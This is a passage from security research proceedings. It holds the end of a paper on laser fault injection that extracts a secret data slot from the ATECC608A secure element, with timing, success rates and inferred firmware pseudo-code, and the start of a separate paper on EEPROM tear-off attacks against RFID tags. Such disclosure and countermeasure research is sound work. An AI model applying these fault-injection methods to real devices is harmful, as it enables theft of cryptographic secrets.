


Fig. 3. Instant of fault injection in EEPROM memory, during wake up.

weight, and therefore most of the faults sets all bits of the fetched byte to zero.




**Fig. 4.** Relation between byte fault count and hamming weight

We also observed few occurrences of faulted null bytes. Such faults occurred near the bottom EEPROM decoder, at the edge of our scanning area (See Figure 5). We ran another characterization campaign exclusively on the bottom decoder, and we were able to reproduce those faults. After tuning the parameters, we were able to fault null bytes with 75% probability.

## 6 Fault model exploitation

As already highlighted in our previous work about the ATECC508A, only one bit in the configuration of a data slot defines it as secret (See Table 2). Since we have a reliable way of overwriting a configuration byte to zero, we decided to try faulting the *Read Memory* command by smashing the configuration byte fetch in EEPROM memory to disable the `IsSecret` flag. This is a different approach as we did previously on the ATECC508A where we faulted instructions of the ROM memory, in a much less reliable way.



**Fig. 5.** Top circle area in EEPROM: sets bits to zero. Bottom circle area in EEPROM: sets bits to one.


Name	Value	Comments
Raw	0x8f43	Slot configuration value
Write config	encrypt	Writes are always encrypted
Write key	0x3	Write encryption key index
Read key	0xf	Read encryption key index
<b>Is secret</b>	<b>True</b>	This data slot can never be read
Encrypt read	False	Read are forbidden by "is secret" flag, but allowing plain text can help us if we manage to bypass "is secret" flag.
No MAC	False	MAC and HMAC commands with this data slot are allowed.

**Table 2.** Targeted data slot configuration (Recap from [2])

### 6.1 Single fault trial

The electrical current consumed by a circuit depends directly on its activity, and in particular on memory accesses and instructions executed by the processor. To find when the fault must be injected, we performed a differential power analysis in order to detect behavioral difference whether the *Read Memory* command is accepted or denied.


As the signal is very noisy, probably because of a counter-measure from the chip, we averaged 500 of them to make the execution path difference clearer. Figure 6 shows single traces in light colors, and averaged traces in dark color. The single traces have been filtered by a fifth order Butterworth 1 MHz low-pass filter to reduce noise. We can observe the execution path between accepted and denied calls differs at  $363 \mu\text{s}$ .



**Fig. 6.** Power traces comparison for *Read Memory* command. Single traces in light colors, averaged traces in dark colors.

Similar to what's been presented in our previous paper, this experiment gives the instant of execution branch depending on the `IsSecret` flag value. In the attack of the ATECC508A, we faulted the branch instruction during program execution. This time, we wanted to fault the `IsSecret` configuration byte fetch from EEPROM memory, which should happen





**Fig. 7.** Averaged first check fault bypassing.

earlier. We could not find when the memory fetch occurs from this analysis, because it is executed in both cases, but we can assume it is close to the divergence, which gave us a small time frame to try. Listing 1 is a simplified pseudo-code hypothesis of what we are trying to exploit with a single fault.

We ran an attack campaign with varying fault injection time, which quickly produced interesting faults leading to a new observable execution path (Figure 7). Unfortunately, the obtained power trace did not match the expected trace in case of success and the circuit also returned the `EXECUTION_ERROR` code.

Looking in detail the new execution trace in Figure 7, we see the 32 bytes EEPROM memory read was performed successfully, but right after the transfer loop, the traces do not match anymore which means the execution paths differ. Our interpretation was we had successfully bypassed the security check, but later the chip executes some unexpected branch. We thought the chip might perform a second security check, maybe by reading a second time the `IsSecret` flag. For this reason, we decided to try injecting a second fault to bypass this second test, still by overwriting to zero the `IsSecret` security flag stored in EEPROM memory.

```

void read_memory_command(int slot){
    uint16_t config;
    // Access condition checking
    // Fault EEPROM access here:
    eeprom_read(get_config_address(slot), &config, 2);
    if (config & IS_SECRET){
        i2c_transmit(EXECUTION_ERROR);
        return;
    } else {
        // Data fetch
        char buf[32];
        eeprom_read(get_data_address(slot), buf, 32);

        // Send response
        i2c_transmit(OK, buf);
    }
}

```

**Listing 1.** Pseudo-code hypothesis for single fault attack

## 6.2 Double fault trial

Identifying the correct time for a second fault injection was a bit harder as averaging would have required too much work. We used the differential analysis on single traces, and scanned a temporal window around the observable difference. For this paper, we finally spent time averaging the traces to make it clearer.

During this second campaign, both first and second faults successfully branched the code as planned, and the execution trace matched the expected one much longer. As shown in Figure 8, unfortunately again, a later branch in the execution was different and the chip response was still `EXECUTION_ERROR`.

## 6.3 Quadruple fault trial

On the right in Figure 8, we can observe a loop pattern similar to the first 32 bytes EEPROM memory read. The loop is not very clear because the jitter is more important at this time (temporal noise accumulates over time and blurs the measurements).

We understood the chip reads the content of the data slot twice, and compares the results to detect read corruptions from fault attacks. Indeed, during our characterization work, we did not manage to fault a 32 bytes memory read on a public data slot. This was possible on the older ATECC508A, but this new revision of the chip has this double-read counter-measure.




Fig. 8. Averaged first and second checks fault bypassing.




Fig. 9. Averaged trace of quadruple fault injection, which sticks to the expected trace in case of success.

Therefore, bypassing the third check was similar to bypassing the first one, and a fourth fault identical to the second one was also required.

After one day long testing campaign, one experiment with 4 faults resulted in a OK response from the chip, and 32 bytes of data were returned! The measured power trace was exactly matching the expected one (see Figure 9), but the returned data was different from what we initially programmed inside the device. Reusing the same fault injection settings, we managed to execute the *Read Memory* command multiple times, with the exact unfortunate issue.

## 7 Successful double fault attack

The ATECC608A provides the AES command allowing to encrypt or decrypt data using a defined key (128 bits keys according to the datasheet). We recorded and averaged power traces when executing this command, which is presented on the top trace of Figure 10. 16 bytes are encrypted, and 10 AES rounds execution is clearly visible. This remarkable pattern is also visible in the power trace of our single fault early campaign (bottom trace of Figure 10 and Figure 7). We see the AES is executed twice during the *Read Memory* execution, which matches the command read length: 32 bytes, 2 blocks.

From this, we understood that the secret data we tried to extract was probably encrypted in the EEPROM memory using the AES algorithm with an internal key. In the power trace of Figure 7, we can observe the circuit probably decrypted the data slot, and then failed at a second access checking. This decryption does not occur for public data slots, and so our first hypothesis of execution paths were incorrect. Indeed, the circuit fetches from EEPROM the `IsSecret` flag one more time to enable decryption or not.

In our quadruple fault attack, we force the circuit to follow the same execution path as for public data slots. The faults 2 and 4 do not bypass security checks, but prevent data decryption, and removing them should allow us to read and decrypt our secret data slot correctly.

After some testing of double fault attack, we managed to extract the content of the data slot, in plaintext. Since the power traces now include AES decryption, the second fault time to bypass the second security check had to be changed, as shown in Figure 11.

All those experiments helped us to infer a probable hypothetical implementation of the firmware *Read Memory* command, which is presented in Listing 2. Please note this is a very simplified model, with lots of shortcuts,




Fig. 10. AES execution in traces




Fig. 11. Power trace for successful double-fault attack

whose goal is only to help understanding the attack path. Indeed many parameters and other functionalities of the command are ignored.

```
/**
 * Handles read memory command (called by the command dispatcher).
 * Result code and data are transmitted by I2C.
 * This is very simplified, since it ignores block and offset
 * parameters, response encryption, etc.
 * @param index Data slot number.
 */
void read_memory_command(int slot){
    // Command arguments checking
    // During attack campaigns, some faults produced PARSE_ERROR
    // responses.
    if (!slot_valid(slot)){
        i2c_transmit(PARSE_ERROR);
        return;
    }

    uint16_t config;
    // First Access condition checking
    // Fault EEPROM access here:
    eeprom_read(get_config_address(slot), &config, 2);
    if (config & IS_SECRET){
        i2c_transmit(EXECUTION_ERROR);
        return;
    }

    // First data fetch
    char buf_a[32];
    internal_get_slot_data(slot, buf_a);

    // Second access condition checking
    // Fault EEPROM access here:
    eeprom_read(get_config_address(slot), &config, 2);
    if (config & IS_SECRET){
        i2c_transmit(EXECUTION_ERROR);
        return;
    }

    // Second data fetch
    char buf_b[32];
    internal_get_slot_data(slot, buf_b);

    // Double read checking
    if (memcmp(buf_a, buf_b)){
        i2c_transmit(EXECUTION_ERROR);
    } else {
        i2c_transmit(OK, buf_a);
    }
}
```

```

/**
 * Get data slot content. Decrypt it if necessary.
 * @param index Data slot number
 * @param dest Destination buffer where the data slot content is
 *         copied.
 */
int internal_get_slot_data(int slot, char* dest){
    uint16_t config;
    // Don't fault here:
    eeprom_read(get_config_address(slot), &config, 2);
    if (config & IS_SECRET){
        char encrypted[32];
        eeprom_read(get_data_address(slot), encrypted, 32);
        aes_decrypt(encrypted, dest, SOME_INTERNAL_KEY);
    } else {
        eeprom_read(get_data_address(slot), dest, 32);
    }
    return OK;
}

```

**Listing 2.** Pseudo-code hypothesis corresponding to our successful double fault attack

## 8 Success rate improvement

Faulting 4 times a chip in a single execution is a very difficult task. Given 4 faults  $F_{1..4}$  with independent success probabilities  $P(F_{1..4})$ , the probability to pass successfully the complete attack is:

$$P_{\text{success}} = P(F_1).P(F_2).P(F_3).P(F_4)$$

That is for instance, if every  $P_{1..4}$  is 5%, which can be considered a good success rate for a single fault attack, then  $P_{\text{success}} = 1/160000$ , which is very low, especially when there is a chance to destroy the circuit with a fault. Therefore to make the quadruple fault attack reliable and realistic, we had to optimize the success rate of each fault, and we spent time tuning the fault injection parameters (this was done before discovering only two faults were necessary). In the end, we have reached very high success rates, as detailed in Table 3. Each experimental probability measurement is calculated over 500 experiments.

The most difficult fault to calibrate is the first one, as clock jitter makes fault injection time uncertain and the fault injection is before the execution divergence at an unknown instant (we are faulting the EEPROM configuration memory fetch, not the flag branch).

Finding the offset for the second fault is also a bit challenging for the same reasons. However, as it is very soon after the first fault, the jitter is much smaller.

Calculating the fault injection time for faults 3 and 4 is very easy. Since the power trace pattern for those two faults is the same as the first two faults, we can directly measure the time between the two EEPROM fetches on the averaged power trace for a public data slot. Then the time between fault 3 and 4 is the same as the time between 1 and 2.

<i>Faults success rates</i>	<i>Comments</i>
$P(F_1) = 95.8\%$	Data slot read, but EXECUTION_ERROR status Experimental measurement
$P(F_2) = 91.1\%$	Calculated result
$P(F_3) = 97.8\%$	Calculated result
$P(F_4) = 93.5\%$	Calculated result
$P(F_1).P(F_2) = 87.3\%$	Data slot read, but EXECUTION_ERROR status Experimental measurement
$P(F_1).P(F_2).P(F_3).P(F_4) = 79.8\%$	Data received, but encrypted Experimental measurement
$P(F_1).P(F_3) = \mathbf{93.7\%}$	<b>Successful attack</b> <b>Data received in plaintext</b> Experimental measurement

**Table 3.** Fault success rate overview

One more difficulty was to discriminate the successful faults for building up statistics. Indeed, as the chip always sends the same EXECUTION\_ERROR response, the only way to distinguish between a successful fault and a failed one is by looking at the power trace. We found that measuring the command execution duration from the power trace was a good oracle, and therefore we could automate the selection easily.

## 9 Conclusion

The checksum performed in the wake up sequence of the device to verify the integrity of the configuration is probably a counter-measure to prevent EEPROM bits erasure attacks under ultraviolet light. Ironically, this was a great help for us to establish our fault model and then use this tool with enough confidence to dare performing multiple faults attack campaigns, in black box.

This work highlighted a double-check counter-measure which has been added to this new circuit revision. It is probable that other functionalities of the chip have been hardened as well. However, we demonstrated the ability to manipulate EEPROM memory fetches easily can allow an attacker to



inject many faults to disrupt a single command. Indeed our fault success rate is very high, and the attack is therefore easy to reproduce and not very risky.

We have to honestly emphasize that our previous experience on the ATECC508A device was undoubtedly helpful to find the vulnerability on its successor. For any evaluated circuit in black box approach, it may be a good idea to try breaking previous silicon revisions to understand how the chip works and what are its weaknesses, and then raise the bar by trying hardened versions.

More counter-measures can increase the security of the circuit and make this attack much harder:

- Clock jittering: by adding noise to the execution speed of the circuit, the success rate of the attack may drastically decrease as it becomes difficult to inject faults at the right time. Although hardware generated jitter is probably best, a software implementation with random delays can nonetheless be efficient.
- Light sensors: some Secure Elements embeds light sensors to detect laser illumination. However, this requires heavy hardware modifications. It can be tedious to implement and may also be patented. This is probably the best counter-measure against laser fault attacks.
- Adding error detection codes to memories highly reduces the chances of injecting an undetected fault. Once again this requires heavy silicon modifications. It also increases the surface of the circuit and consequently rises the price of the circuit.
- Killing the chip permanently on tampering detection (for instance if a double-check fails) makes very hard vulnerability research.

Today a new circuit revision is out, the ATECC608B, and the ATECC608A is not recommended for new designs anymore. This component is now available for purchase. . .

## References

1. Ledger Donjon. Scaffold, 2019. <https://github.com/Ledger-Donjon/scaffold>.
2. Olivier Heriveaux. Black-Box Laser Fault Injection on a Secure Memory. *Symposium sur la sécurité des technologies de l'information et des communications - SSTIC 2020*, 2020. [https://www.sstic.org/2020/presentation/blackbox\\_laser\\_fault\\_injection\\_on\\_a\\_secure\\_memory/](https://www.sstic.org/2020/presentation/blackbox_laser_fault_injection_on_a_secure_memory/).
3. Kraken. Inside Kraken Security Labs: Flaw Found in Keepkey Crypto Hardware Wallet, 2020. <https://blog.kraken.com/post/3248/flaw-found-in-keepkey-crypto-hardware-wallet-part-2/>.

4. Johannes Obermaier and Stefan Tatschner. Shedding too much Light on a Microcontroller's Firmware Protection. *11th USENIX Workshop on Offensive Technologies - WOOT 17*, 2017. <https://www.usenix.org/conference/woot17/workshop-program/presentation/obermaier>.
5. Sergei P. Skorobogatov. Optical Fault Masking Attacks. *2010 Workshop on Fault Diagnosis and Tolerance in Cryptography*, pages 23–29, 2010.
6. Sergei P. Skorobogatov and Ross J. Anderson. Optical Fault Induction Attacks. pages 2–12. Springer, 2003.
7. Jasper. G. J. van Woudenberg, Marc F. Witteman, and Frederico Menarini. Practical optical fault injection on secure microcontrollers. *2011 Workshop on Fault Diagnosis and Tolerance in Cryptography*, pages 91–99, 2011.

# EEPROM: It Will All End in Tears

Philippe Teuwen<sup>1</sup> and Christian Herrmann<sup>2</sup>

pteuwen@quarkslab.com

ch@icesql.net

<sup>1</sup> Quarkslab

<sup>2</sup> IceSQL AB

**Abstract.** RFID tags are supposed to be robust to situations such as a quick removal from the powering field when the user swipes a tag over a reader. In this paper, we describe the various physical effects that can happen when an EEPROM *write* or *erase* operation is interrupted, and we explain how to control these side effects to learn about the inner mechanisms of security features and to challenge them. We show how to defeat four types of security features on different tags: erasing OTP bits, recovering a locking password, unlocking a read-only UID and resetting a secure counter. We attack them successfully thanks to the different tools we developed and we share these tools to the community to facilitate future research.

## Acronyms

<b>EEPROM</b>	Electrically-Erasable Programmable Read-Only Memory
<b>HF</b>	High Frequency
<b>LF</b>	Low Frequency
<b>NFC</b>	Near Field Communication
<b>OTP</b>	One-Time Programmable
<b>RFID</b>	Radio Frequency Identification
<b>UID</b>	Unique Identifier

## 1 Introduction

Tearing-off is a term used in the RFID and NFC domains to express the fact that when users present their tag to a reader, they may walk away too quickly while the reader is still busy talking to the card. This can become problematic if the card is busy performing a write operation in its EEPROM because data on the tag should not be left in an inconsistent state. Modern tags are well designed against this issue and always ensure a robust state by e.g. committing a write at once, only if the energy budget allows for it.

This is true at least for physical walking away tear-offs, when the energy level of the powering field drops at a relatively slow pace, but interesting things can happen if we abruptly drop the power source during an EEPROM write in a programmatically and timely controlled way. In 2008, Teepe mentioned the possibility to trigger tearing events in order to corrupt data voluntarily [16] and in 2020, Grisolí and Ukmar demonstrated how tear-off attacks could reset the OTP (*One-Time Programmable*) bits of a Russian tag [2], which we will shortly recap as a first successful example.

**Contributions.** Our contributions lay in the observations we could formulate based on the various experiments we conducted on different tags and in the way they can be used to reveal the inner mechanisms of some security features and to elaborate attack strategies to defeat them by a fine control of tear-off side effects. These observations pave the way for more experiments on other embedded EEPROMS, in RFID tags or in other forms. We demonstrate their relevance by presenting three new attacks on the security features of three different RFID tags. We also added new tools to the Proxmark3 RRG code repository [5] to bring a generic support for tearing experiments for all types of tags supported by the Proxmark3.


**Paper organization.** In Section 2, we describe how EEPROM technology works and stores logical bits, then in Section 3 we describe the various physical effects that can happen at high level when an EEPROM *write* or *erase* is interrupted and when an EEPROM *read* is performed after such interruption. In Section 4, we explain how these effects can have security consequences and what type of security features could be targeted. Section 5 shows how to defeat four types of security features on four different low-frequency and high-frequency tags, from the easiest to the most complex and most recent one: erasing OTP bits (§ 5.1), recovering a locking password (§ 5.2), unlocking a read-only UID (§ 5.3) and resetting a secure counter (§ 5.4). In Section 6, we present the different tools we made available in the Proxmark3 RRG code repository to facilitate future research in this exciting area. Finally, we detail our conclusions in Section 7.

## 2 EEPROM Internals

To understand the rather strange behaviors of EEPROMs described in this article, it is essential to have a grasp on the underlying physics.

Since the technological and statistical reality varies across chips and manufacturers, we will only give a rough model of an EEPROM cell, good enough to explain various empirical observations stated in the article.

When stored in an EEPROM, bits are not just 2-state entities, either 0 or 1. Bits are actually represented by the presence or absence of a bunch of electrons stored in the floating gate of a transistor.



**Fig. 1.** EEPROM transistor.

The floating gate, shown in bold on Figure 1, is isolated by a very thin oxide layer. The value of the stored bit is the result of the indirect measure of the charge stored in this floating gate. Electrons can be dragged into (by channel hot injection) or removed (by Fowler-Nordheim tunnelling) depending on the relative high positive or negative voltages applied across source, drain and a second gate called control gate [3]. When no voltage is applied, electrons are kept captive in the floating gate and the memory state is retained, hence the non-volatile nature of EEPROMs. Different technologies exist so we will not describe further this mechanism as we do not know which one is deployed in the devices we studied.

To modify values stored in an EEPROM, two basic operations are available: *erase* and *write*. Typically, bits can be written individually towards one value but erasing them back to their initial value is only possible on a whole range of them at once, typically a full *word*, *page* or *bank* depending on the specific product, representing ranges from about 4 bytes to an entire memory.

**Observation 1 (Logic implementation)** *We notice two kinds of logic implementation:*

- (A) Erasing operation resets all bits of a range to value 0 and writing operation sets some individual bits to value 1;
- (B) Erasing operation resets all bits of a range to value 1 and writing operation sets some individual bits to value 0.

A writing operation encompasses a full *word* or *page* and the result will be the combination of the already set bits with the newly set bits. If the logic is to erase to 0 and set to 1, the result of a write is the logical *OR* between the old value and the value to be written. If the logic is inverse, a logical *AND* is used to combine these values.

Typically, a **WRITE** command requires internally an *erase* operation followed by a *write*, so arbitrary values can be written. Other more complex commands such as increasing a counter, changing a configuration, etc. will follow a pattern such as a *read* of the current value, a *computation* of the new value based on the old one and possibly some command parameters and finally an *erase* and a *write*. We will see that the pattern can be more complex when the commands implement anti-tearing countermeasures.

Still, dragging electrons in and out of the gate is not an atomic event and if the process is prematurely interrupted, quantity of electrons in the gate can be anything between *empty* and *full*.

### 3 Interrupting EEPROM Operations

When an EEPROM operation is interrupted, it affects the number of trapped electrons, which, in turn, affects the logical value when read back, based on other factors as well.

Abruptly interrupting an operation on an RFID tag can be done simply by quickly shutting down the reader field at the proper timing as RFID tags get powered by a magnetic field generated by the reader.

#### 3.1 Quantity of Trapped Electrons

A simple illustration is to see the gate as a bucket that will be filled or emptied by *erase* and *write* internal operations. To keep things simple, we assume that if the bucket is less than half full, it is interpreted as 0, otherwise as 1.

A basic **WRITE** command is composed of an *erase* phase and a *write* phase. Depending on when we interrupt it, we can

- diminish the number of electrons in all the gates which were not already empty if we interrupt the *erase*;

- empty completely the gates if we interrupt between the *erase* and the *write*;
- increase the number of electrons in a subset of the gates, depending on the written value.

All buckets are not filled exactly at the same rate because transistors, built from dopants injected in the silicium, do not get the exact same amount and spatial distribution of dopants during the manufacturing.

The consequence is that some buckets will cross the 50% threshold sooner than others. Consider one byte – stored by 8 gates – where `0xFF` is written over `0xFF`. We interrupt the writing at different times, then we read back this byte. For increasing times, we can observe something like `0xFF`→`0xDB`→`0xC9`→`0x80`→`0x00` then `0x00` for a while, then e.g. `0x00`→`0x48`→`0x6e`→`0xFF`. Figure 2 illustrates the number of electrons being slowly removed at different rates across the 8 gates, explaining how such sequence of values could be observed when the erase phase is interrupted at different timings. Timings depend on the EEPROM technology and manufacturer.

